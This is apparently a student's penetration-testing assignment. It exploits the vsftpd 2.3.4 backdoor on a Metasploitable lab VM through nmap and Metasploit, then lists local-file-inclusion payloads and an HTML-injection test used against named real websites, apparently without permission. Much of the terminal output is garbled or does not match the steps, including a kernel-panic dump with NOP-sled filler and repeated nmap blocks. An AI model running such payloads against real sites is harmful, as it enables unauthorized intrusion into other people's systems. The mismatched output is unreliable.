




**STEP-6: It's a time taking process and finally the file will be imported as below.**



**STEP-7:Later, start kali linux and OVA machine. And open kali linux and enter the command "netdiscover". And the result appears to be like-**



The screenshot shows a terminal window titled "Terminal Emulator" running on a Kali Linux system. The command "arp-scan --localnet" has been run, displaying a table of captured ARP requests. The table includes columns for IP, At MAC Address, Count, Len, MAC Vendor / Hostname, and a detailed list of 57 entries. The terminal window also shows the root prompt "root@kali: /home/kali".

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.31.110	22:b9:ca:7e:32:bb	42	2520	Unknown vendor
192.168.31.5	a0:c5:89:a3:f7:7d	3	180	Intel Corporate
192.168.31.148	08:00:27:9d:2d:9b	7	420	PCS Systemtechnik GmbH
192.168.31.211	66:9f:24:a2:02:06	2	120	Unknown vendor
0.0.0.0	08:00:27:9d:2d:9b	3	180	PCS Systemtechnik GmbH

## B. Gaining Access

**Method -2 – Perform Scanning on the imported machine.**

**Check if it is vulnerable to any exploit**

**If it is vulnerable, use the exploit to gain access**

**Check the machine, if it consists of any files. .**

**Steps followed :**

**Step 1:Open the VirtualBox Machine and start both  
Kali Linux and Metasploitable machines.**

**Step 2: Login into the Kali Linux system and to  
Metasploitable. And then find the Ip address of the  
Metasploitable machine( because we are going to perform  
scanning on the Metasploitable machine.)**

**STEP-3:Now go back to the kali linux system and enter  
the command “sudo su” to switch to root user.**

```

root@kali: /home/kali
File Edit Simple Text Editor Help
(kali㉿kali) [~]
$ sudo su
[sudo] password for kali: 
root@kali: /home/kali
# nmap -sS -sV -A 192.168.31.36
Starting Nmap 7.94SVM ( https://nmap.org ) at 2024-06-25 03:53 EDT
Nmap scan report for 192.168.31.36
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   Connected to 192.168.31.205 port 21 (TCP)
|   Logged in as ftp
|   Type: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfe:1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:d:de:a7:b2:ae:61:b1:24:3d:e8:f3 (RSA)
|_23/tcp   open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
| ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-06-25T07:54:03+00:00; +1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
5, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_End of status

```

**STEP-4:Write the command “nmap -sS -sV -A metasploit-ip address”. Such that it gives the output of all the ports its versions and complete detail.**

```

root@kali: /home/kali
File Edit Simple Text Editor Help
(kali㉿kali) [~]
$ nmap -sS -sV -A metasploit-ip
[+] PortInfo:
| program version  port/proto  service
| 100000  2  [TCP/UDP] 111/tcp  rpcbind  EAST> WEST  MTU 1500
| 100000  2  [TCP/UDP] 111/udp  rpcbind  0x255.0  broadcast 192.168.31.255
| 100003  2,3,4  2049/tcp  nfs  0x102f040  scopeid 0x20c:links
| 100003  2,3,4  2049/udp  nfs  0x102f040  scopeid 0x20c:links
| 100005  1,2,3  52310/udp  mountd  0x0  (Ethernet)
| 100005  1,2,3  58412/tcp  mountd  0x0  (MHz)
| 100021  1,3,4  32978/tcp  nlockmgr  0x0
| 100021  1,3,4  49803/udp  nlockmgr  0x0
| 100024  1      35756/tcp  status  carrier 0  collisions 0
|_100024  1      5771/udp  status
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexec
513/tcp  open  login       OpenBSD or Solaris rlogin
514/tcp  open  tcptrapped
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs        2>4 (RPC #100003)  carrier 0  collisions 0
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Support41Auth, SwitchToSSLAfterHandshake, Conn
ectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression
|   Status: Autocommit
|_ Salt: Sy+b1k!s!H)3cz[8E4pY
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-06-25T07:54:03+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
| ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
|_6000/tcp open  X11      (access denied)

```

```

Text Editor
File Edit Help
Computer name: metasploitable
NetBIOS computer name:
Domain name: localdomain
FQDN: metasploitable.localdomain
MTU: 1500
Broadcast: 192.168.31.255
Network link: eth0
System time: 2024-06-25T03:53:54-04:00
File size: 64 bytes
Scope ID: 0x20c[links]
SMB2-time: Protocol negotiation failed (SMB2)2:f940_prefixlen 64_scopeid 0<global>
Interface: eth0 (Ethernet)
Link layer: MTU: 1500_BROADCAST: 192.168.31.255
HOP RTT ADDRESS
1 0.43 ms 192.168.31.36

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.82 seconds
--(root@kali)-[/home/kali] local [loopback]
# nmap --script vuln 192.168.31.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 03:54 EDT
Nmap scan report for 192.168.31.36
Host is up (0.00068s latency).
Version: 0.0.0.0 (carrier 0 collisions 0)
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_  ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: BID:48539  CVE: CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|         Exploit results:
|           Shell command: id
|             Results: uid=0(root) gid=0(root)
|             References:
|               https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|               http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.htm
|               https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ft
p/vsftpd_234_backdoor.rb
|_  https://www.securityfocus.com/bid/48539
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp

```

## STEP-5: And then give the command “nmap –script vuln “metasploit-ip address” to get the vulnerabilities in that machine.


Firefox ESR  
Browse the World Wide Web

```

References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.htm
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ft
p/vsftpd_234_backdoor.rb
https://www.securityfocus.com/bid/48539 (Ethernet)
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
|_ smtp-vuln-cve2010-4344: The SMTP server is not Exim: NOT VULNERABLE
ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: BID:70574  CVE: CVE-2014-3566
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
products, uses nondeterministic CBC padding, which makes it easier
for man-in-the-middle attackers to obtain Cleartext data via a
padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
TLS_RSA_WITH_AES_128_CBC_SHA
References:
https://www.securityfocus.com/bid/70574
https://www.openssl.org/~bodo/ssl-poodle.pdf
https://www.imperialviolet.org/2014/10/14/poodle.html
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
ssl-dh-params:
VULNERABLE:
Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
State: VULNERABLE
Transport Layer Security (TLS) services that use anonymous
Diffie-Hellman key exchange only provide protection against passive
eavesdropping, and are vulnerable to active man-in-the-middle attacks
which could completely compromise the confidentiality and integrity
of any data exchanged over the resulting session.
Check results:
ANONYMOUS DH GROUP 1
Cipher Suite: TLS_DHE_anon_WITH_DES_CBC_SHA
Modulus type: Safe prime
Modulus Source: postfix builtin

```

## STEP-6: Now start Metasploit framework giving the command “msfconsole”



```
root@kali:~/home/kali
[!] /admin/includes/fCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
[!] /admin/jscript/upload.html: Lizard Cart/Remote File upload
[!] /webdav/: Potentially interesting folder
MAC Address: 08:00:27:92:A8:BB (Oracle VirtualBox virtual NIC) 0x80150101

Host script results:
[-] smb-vuln-ms10-061: false
[-] smb-vuln-ms10-054: false
[-] smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)


Nmap done: 1 IP address (1 host up) scanned in 323.27 seconds
[-] root@kali)[-home/kali] 25.0.0.1
# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f778c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090909090909090909090909090
90909090909090909090909090909090
90909090909090909090909090909090
90909090909090909090909090909090
.....
cccccccccccccccccccccccccccc
cccccccccccccccccccccccc
cccccccccccccccccccccccc
cccccccccccccccccccccccc
.....
cccccccccccccccccccccccc
cccccccccccccccccccccccc
cccccccccccccccccccccccc
cccccccccccccccccccccccc
.....
fffffffffffffffffffffff


```

## STEP-7: Search for the exploit version i.e., “search vsftpd 2.3.4”.



```
root@kali:~/home/kali
[!] /home/kali/.msf3/modules/exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor


```

## STEP-8: Now give the exploit command to enter into exploit console i.e., “use exploit/unix/ftp/vsftpd\_234\_backdoor”.

```
root@kali: /home/kali
[*] 192.168.31.36:21 - Banner: 220 (vsFTPD 2.3.4) Mtu 1500
[*] 192.168.31.36:21 - USER: 331 Please specify the password. 192.168.31.36:255
[+] 192.168.31.36:21 - Backdoor service has been spawned, handling ... imx
[+] 192.168.31.36:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.31.205:41773 → 192.168.31.36:6200) at 2024-06-25 04:37:32 -0400
ls -la
total 24
drwxr-xr-x  6 root      root      4096 Apr 16  2010 .
drwxr-xr-x 21 root      root      4096 May 20  2012 ..
drwxr-xr-x  2 root      nogroup   4096 Mar 17  2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Jun  3  06:25 msfadmin
drwxr-xr-x  2 service  service  4096 Apr 16  2010 service
drwxr-xr-x  9 user      user     4096 May 28  02:13 user
```

**STEP-9:Now run the exploit by giving command-”exploit”.**

**STEP-10: Then the session shell will be created , here now we can check for the further files in the machine and their details.**

## C. Analyzing the Checksums

**<> Check the files in the system**

**<> Calculate the checksums for it**

**<> Try to Identify the hidden data inside the Tempered document**


**<> Identify the FLAG{\*\*\*\*\*}**

## Check the files in the system



```
root@kali:~# nmap -A 192.168.1.10
[...]
root@kali:~# nmap -A 192.168.1.10 > nmap_out.txt
root@kali:~# cat nmap_out.txt
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
Discovered open ports:
[...]
Service scan results:
[...]
OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
modules:
[...]
Available modules:
[...]
```

## Calculate the checksum for this



```
root@kali:~# nmap -A 192.168.1.10
[...]
root@kali:~# nmap -A 192.168.1.10 > nmap_out.txt
root@kali:~# cat nmap_out.txt
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
Discovered open ports:
[...]
Service scan results:
[...]
OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
modules:
[...]
Available modules:
[...]
```

## Identifying the hidden data in the files

```
msf5 exploit -> /home/kali
```

```
Metasploit Framework: Display the Framework Log using the log command, Interact with help log.
```

```
msf5 exploit -> use auxiliary/scanner/http/mutillidae
```

```
Metasploit Framework: Display the Framework Log using the log command, Interact with help log.
```

```
msf5 exploit -> show options
```

```
Module options (set values, then press 'show')
```


Name	Current Setting	Required	Description
CONCURRENCY	20	YES	The number of concurrent ports to check per host.
DELAY	0	YES	The delay between connections, per thread, in milliseconds.
XFFITER	0	YES	The delay jitter factor (maximum value by which to +/- 0% DELAY) in milliseconds.

**Now we are able to observe the files in the website**

# Assignment 7

A. Find 2 websites vulnerable to Directory/Path traversal Vulnerability by using different payloads of Local File Inclusion.


FIRST WEBSITE:



AFTER INCLUIDE THE LFI TO WEBSITE:

A screenshot of a Microsoft Edge browser window showing an 'Intruder attack' report for the URL 'http://zabalumni.szabist-zabtech.edu.pk'. The report table lists several requests, with row 82 highlighted in blue. The page content below shows a 'Contact us' section with a phone icon, a mail icon, and social media links. The browser's taskbar at the bottom shows the date/time '6/29/2024 11:12 AM'.

## SECOND WEBSITE:



## AFTER APPLYING LFI :

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
2	/etc/passwd%00	400	222			10400	
3	/etc/passwd	404	587			36722	
4	//etc//passwd%2500	400	198			10428	
5	//etc//passwd%00	400	199			10424	
6	//etc//passwd	404	503			36722	
7	..etc..passwd%2500	400	332			10416	
8	..etc..passwd%00	400	311			10412	

## B. Find 2 websites vulnerable to HTML Injection Vulnerability.

### FIRST WEBSITE

The screenshot shows a web browser window for the SR Login page at <https://shoprex.com/login.aspx>. The search bar contains the injected URL: <a href="https://www.aliet.ac.in/>click<a/>". The page features a large 'SR' logo, a 'New LAWN Collection' banner, and a navigation menu with categories like LAWN 2024, PARTY DRESS, COTTON, LINEN, GENTS, JEWELRY, SOFA COVERS, HOME & LIVING, and OFFERS. A 'SIGN IN' section is visible with fields for Email/Mobile and Password, and links for 'Forgot your password?' and 'Log In'. The status bar at the bottom shows system information including battery level, network connection, and system time.

TYPE THE HTML CODE IN SEARCH:

